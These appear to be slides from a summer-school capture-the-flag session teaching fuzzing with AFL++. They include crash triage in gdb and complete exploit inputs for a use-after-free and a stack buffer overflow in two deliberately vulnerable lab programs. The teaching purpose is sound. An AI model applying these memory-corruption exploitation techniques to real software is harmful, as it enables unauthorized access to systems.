Finding Software Vulnerabilities with Fuzzing: Capture The Flag

Summer School on Security Testing and Verification

11/09/2023

Dr. Michaël Marcozzi
CEA List
michael.marcozzi@cea.fr

Dimitri Kokkonis
CEA List
dimitri.kokkonis@cea.fr

Capture The Flag?

Two interactive challenges to solve using a fuzzer:

- **Problem 1** — tutorial (easier)
- **Problem 2** — your turn (more difficult)

"Real" CTF challenges will have you uncover a secret value to prove you solved them.

Here, we're just trying to get `Access granted` to print to the terminal.

Strategy

1. Get **familiar** with the target program
   - **Run** the program
   - **Inspect** the program (look at source code or decompile)
2. **Fuzz** the program using insight from the previous step
   - Hopefully the fuzzer discovers crashes
3. Examine crashes found by the fuzzer to figure out **where** they come from
   - Hopefully the crashes are **actual vulnerabilities** and not harmless bugs
4. **Craft inputs** that exploit the vulnerabilities
5. ???
6. Profit

Launching the Docker image

The entire CTF environment is conveniently packaged in a Docker image (see primer PDF):

Host machine

```
$ docker run -it --rm plumtrie/ctf-brussels-2023
```

Problem 01

Tutorial

Examining the vulnerable program

First step, get **familiar** with the vulnerable program:

- By running it:

CTF image

```
$ make
$ ./build/vulnerable
Password:
```

- By inspecting it:

CTF image

```
$ nano src/vulnerable.c
```


The program in a nutshell


```
char* password = get_input();
int* authorized = malloc(sizeof(int));

if (strlen(password) < MAX_PASSWORD_LENGTH) {
    if (hash(password) == STORED_HASH) {
        *authorized = TRUE;
    }
} else {
    int* key = int(get_input());
}

if (*authorized == TRUE) printf("Access granted\n");
else printf("Access denied\n");
```

Fuzzing you said?



Fuzzing prerequisites

We need:

- An **instrumented** program to get coverage feedback for the fuzzer
- A **corpus of test inputs** that are valid for the program
- A place to put the **findings** of the fuzzer

CTF image

```
$ mkdir corpus/
$ echo "test" > corpus/example.txt
$ mkdir findings/
$ CC=afl-cc make clean all
```

Ready to fuzz!


```
$ afl-fuzz -i corpus/ -o findings/ -- ./build/vulnerable
```

Fuzzer (AFL++) Input (test corpus) Output (findings directory) Target (instrumented binary program)

All bugs are not created equal

What went wrong?

- The presence/triggering of a bug **does not guarantee a crash!**
- Sanitizers can help with non-crashing bugs (e.g. use-after-free)
- Usually, the more complex the **bug**, the more complex the **oracle**

Address Sanitizer to the rescue:

~/problem01/Makefile

```
CFLAGS += -fsanitize=address
```

Crash autopsy

We can use a debugger to examine the crash:

CTF image

```
$ make clean all  # fresh build with standard compiler
$ gdb ./build/vulnerable
(gdb) r < findings/default/crashes/<crash file>
...
SUMMARY: AddressSanitizer: heap-use-after-free src/vulnerable.c:83 in main
```

And find the guilty line:

~/problem_01/src/vulnerable.c

```
    if (authorized != NULL && *authorized == TRUE) {
```

Use-after-free you said?


```c
int* c = malloc(sizeof(int));  // Memory address 0xdeadbeef spanning 4 bytes is ready to use

*c = 3;                        // Value `3` is written on address 0xdeadbeef

free(c);                       // Memory address 0xdeadbeef spanning 4 bytes is considered
                               // "freed", but...

printf(                        // ... the pointer still points to the same address!
    "Is c NULL? %s\n",
    c == NULL ? "Yes." : "No."
);                             // (this prints "Is c NULL? No.")

*c = 12;                       // Hmmm...

printf("%d\n", *c);            // ?
```

Calling `free()` does not mean that the address is gone!

The vulnerability


```
int* authorized = malloc(sizeof(int));

// ...

free(authorized);
key = malloc(sizeof(int)); // !!!

// ...

if (authorized != NULL && *authorized == TRUE) {
    printf("Access granted\n");
}
```

But, we have total control over the value of `key`!

Crafting the exploit

We need to put:

- 10 or more characters in `password`
- The value `TRUE` (which is 4242) in `key` – **this will get picked up by** `authorized`**!**

CTF image

```
$ echo -e "0123456789\n4242\n" | ./build/vulnerable
Password: Password too long, enter key number to log event: Access granted
```

And we're in :)

Problem 02

Your turn

Strategy (reminder)

- **Inspect** the program
- **Fuzz** and find crashes
- **Analyze** the crashes
- **Craft** an exploit

Hint: **no sanitizer needed** (the bug is a simple crash)

Hint 1: fuzzing setup

We can help the fuzzer out a bit by providing 3 inputs in the corpus example:

CTF image

```
$ mkdir corpus/
$ echo -e "aaa\nbbb\nccc" > corpus/example.txt
$ mkdir findings/
$ CC=afl-cc make clean all
```

Hint 2: crash analysis (part 1)

Let's try to pinpoint the crash:


```
$ make clean all  # fresh build with standard compiler
$ gdb ./build/vulnerable
(gdb) run < findings/default/crashes/<crash file>
...
Program received signal SIGSEGV, Segmentation fault.
0x00005611e24893ec in check_inputs (...) at src/vulnerable.c:65
```

Hint 3: crash analysis (part 2)

```
(gdb) info registers
...
rbp            0x3939393939393939  0x3939393939393939
...
(gdb) info frame
Stack level 0, frame at 0x7fff3e31c460:
 rip = 0x563df8c7e3ec in check_inputs (src/vulnerable.c:65); saved rip = 0x3939393939393939
...
```

That doesn't look right… remember, the stack looks like this:

Buffer writes happen this way ⟶



Understanding `check_inputs()`

```
int authorized = FALSE;
char buf2[8] = {0};
char buf1[12] = {0};

strncpy(buf1, input1, 12);  // Only the first 12 characters of the first input will matter.
if (some_condition(hash(buf1))) {
    if (another_condition(input2)) {
        strcpy(buf2, input3);  // Buffer overflow possible: we control `input3`!
        if (hash(buf2) == STORED_HASH) {
            authorized = TRUE;
        }
    }
}

return authorized;
```

Comparing crashes

Isolating the second input from every crash (`0x0a`s are newlines):

- `0x0a` (0 characters)
- `0x55 0x42 0x9e 0xfd 0x61 0x09 0x62 0x43 0x61 0x4b 0x0a` (10 characters)
- `0x81 0x43 0x61 0x4b 0x0a` (4 characters)
- `0x40 0x63 0x61 0x61 0x61 0x62 0xf3 0x61 0x0a` (8 characters)
- `0x76 0x61 0x0a` (2 characters)
- `0x0a` (0 characters)

The number of characters is always **even**!

Exploit requirements

We need:

- The **first 12 characters** from `input1` from one of the fuzzer's crashes
- An **even number of characters** from `input2` (an empty input will work!)
- A **carefully crafted buffer overflow** from `input3` to write into `authorized`

How to craft the buffer overflow?

CTF image

```
(gdb) print (void*)&authorized - (void*)&buf2
8
```

So, 8 bytes followed by payload (i.e. `TRUE = 0x8888`)

Crafting the exploit

- **Input 1**: `RRRR\n` (found by fuzzer)
- **Input 2**: `\n` (even number of characters)
- **Input 3**: `12345678\x88\x88` (8 bytes followed by overwrite of `authorized`)

CTF image

```
$ echo -e "RRRR\n\n12345678\x88\x88" | ./build/vulnerable
Input 1: Input 2: Input 3: Access granted
```

And we're in :)

Thoughts & conclusions

Q: Couldn't we reverse engineer/bruteforce the hashes?
A: Maybe — but fuzzing them was **much faster and easier**!

Q: What to do when I don't have the sources?
A: Disassemble (e.g. with Ghidra); AFL++ can handle binary-only targets pretty well (even uninstrumented).

Q: What about custom mutations/feedback metrics/oracles?
A: Check out LibAFL.

Q: What should I *read* next?
A: The Fuzzing Book is pretty neat!

Q: What should I *try out* next?
A: Library fuzzing with a custom harness, grammar-based fuzzing, directed fuzzing…

Thank you for your attention :)

Any questions?

Slides available on kokkonisd.github.io/assets/ctf-brussels/slides.pdf